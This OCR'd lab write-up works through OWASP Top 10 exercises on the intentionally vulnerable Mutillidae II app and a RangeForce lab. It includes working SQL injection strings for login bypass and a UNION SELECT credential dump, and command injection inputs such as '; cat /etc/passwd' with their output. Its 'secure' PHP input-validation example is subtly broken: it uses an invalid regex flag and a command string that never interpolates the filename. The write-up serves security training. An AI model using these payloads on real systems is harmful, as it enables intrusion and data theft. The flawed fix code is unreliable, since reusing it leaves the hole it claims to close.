
OWASP Top Labs

Based on Mutillidae II Web App on Firefox Bowser and Kali Linux OS

A1 – Injection (SQL)

Opening the Login page, by navigating to the OWASP 2017 -> A1 - Injection (SQL) -> SQLi Bypass Authentication -> Login menu item.




Often, login SQL queries look something like this: **SELECT * from user where user='<username>' and password='<password>'**

where <username> and <password> are the values supplied by the user.


Using the values in the instruction, the SQL became: **SELECT * from user where user='admin' and password='whatever' or 1='1';**

In this query, if the password is incorrect, it will use the OR 1='1' clause, which always evaluates to true. Thus SQL query will successfully return a row, even though the password is wrong. So our input changed the structure of the query to succeed even when the password is incorrect.

We will bypass authentication by abusing both the username and password fields. We will start with the password field adding **whatever' or 1='1**



Successfully authenticated




This type of error message appear when I fail an injection

Failure is always an option


Line	170
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	/var/www/mutillidae/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '='' at line 1 client_info: 5.5.54 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='admin' AND password='whatever' or ='' (0) [Exception]

Now instead of the password field, I target the user table with the Username field only




In this case, we changed the SQL query to this: SELECT * from user where username='admin';#' and password=''; The important piece of information here is that the # character is a comment for this particular version of SQL. All SQL databases have similar symbols. Some are -- . But in any case, what happened is that we simply terminated the SQL statement after the username check and the comment told the database to ignore everything else.


Result :




Now I Open the **User Info page**, by navigating to the OWASP 2017 -> A1 - Injection (SQL) -> SQLi Extract Data -> User Info (SQL) menu item.



But if we put those lines on the name field **admin' or 1=1;#**



the SQL query becomes: **SELECT * from accounts where username='admin' or 1=1;#' and password='**'; Since the where condition is always true, it returns all rows in the table.



admin' union select 1, username, password, 4, 5, 6, 7 from accounts;#

This injection makes use of the union select operation in SQL. That allows me to run a second SQL query and append it to the results of the query. Fortunately this application tells us that the number of columns is wrong. So the way to develop this sort of exploit is to keep increasing the number of constant values (that is the 1, 4, 5, 6, and 7) that we select until the attack works. Then we know that the number of columns is correct.

It would be natural to try selecting username, password, 3, 4, 5, 6, 7. That tells us that username should be in the second position, and that password should be in the third position.

One nice thing for attackers in a union select SQL injection is that I can select from any table that the web application user has access to. If permissions are not set properly, the attacker can even dump the database system credentials.

Command Injection

If the user data is not properly filtered, the command sent to the server operating system can be manipulated,

Open the DNS Tool page, by navigating to the OWASP 2017 -> A1 - Injection (Other) -> Command Injection -> DNS Lookup menu item.

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP mutilliidae

Lookup DNS

Results for mutillidae

```
Server:         192.168.1.50
Address:        192.168.1.50#53

Name:   mutillidae
Address: 192.168.1.100
```

Hostname/IP mutillidae; id

Lookup DNS

Results for mutillidae; id

```
Server:         192.168.1.50
Address:        192.168.1.50#53

Name:   mutillidae
Address: 192.168.1.100

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The command lines lead to even worse data leak

Hostname/IP mutillidae; cat /etc/passwd

Lookup DNS


Results for mutillidae; cat /etc/passwd


```
Server:         192.168.1.50
Address:        192.168.1.50#53

Name:   mutillidae
Address: 192.168.1.100

root:x:0:0:root:/root:/opt/pns-client/bin/psudoscorebot.x
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Html injection

injection of HTML content into a web page, changing the look of the page and possibly even the location that the browser goes to.

An attacker can change the look and behavior for anyone else on the application who views the injected pages.





Log

Back Help Me!

Hints and Videos

103 log records found Refresh Logs Delete Logs

Hostname	IP	Browser Agent	Page Viewed
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: home.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: **Fausse Page test**

Additional Info

RANGEFORCE

WASE - SQL Injection: Authentication Bypass

Lab Description

- Gain access to the webshop
- Check website support.dbm.hl
- Inject SQLi into login form
- **Manage to login as an admin**

Instructions Material Feedback

Comments In SQL


Sometimes hackers manipulate SQL commands by using commenting characters like `#` and `--` to finish the query before it is supposed to.

MySQL supports three comment styles:

- `#` comments everything out until the end of the line
- `--` comments everything out until the end of the line
- `/* block comment */` can be used inside the SQL command to comment out specific chunks


Examples:

```
select TABLE_SCHEMA from information_schema.tables; # This is a comm
select TABLE_NAME from information_schema.tables; -- This is a comme
select TABLE_NAME,TABLE_SCHEMA /* this is a comment */ from
/*
this is a multi line comment
*/
information_schema.tables;
```



Trying to bypass the authentication in the password field:

randompassword' or '1'='1' and id <> 1; -- #



<u>Command Injection (PHP)</u>

Targeting a blog page

This field require a URL to an image,

Angels&Scooters About Contest Winners Contact Profile Log out

test

arcanis37@gmail.com

Choisir un fichier Aucun fichier choisi

http://test.com/test.png; ls

Update profile image

bootstrap-3.3.6-dist
conf.example.php
conf.php
font-awesome
fonts
fonts.css
func.php
functions
images
index.php
jquery-1.11.3.min.js
jquery.easing.min.js
marked.js
old_index.html
scrolling-nav.js
style.css
uploads
views

Edit profile settings

http://test.com/test.png; pwd

Update profile image

www-data

Validate user input

If there is no way around executing system commands then you need to make sure the user has not written any malicious code into a form field. The easiest way is to just check for suspicious symbols like `;` and `#`. This is called blacklisting. To be really sure however you'll need to instead make sure what kind of strings are allowed and **whitelist the symbols**. For example if your command accepts a filename then you need to whitelist letters, numbers and the dot `.`.


Here's a PHP example with Regex where a user can delete a file:


```
if (preg_match('/^[a-zA-Z0-9]+\.[a-z]{1,5}$/g', $filename)) {
        exec('rm {$filename}'); // is filename so execute command
} else {
        throw new Exception('Not a filename');
}
```

A2 - Broken Authentication

In this application, too much information is stored in the cookies, which are vulnerable to modification by the user. The first thing we will do is create a normal user, and then we will try to elevate our permissions.

Back in the vulnerable web application, I register an account



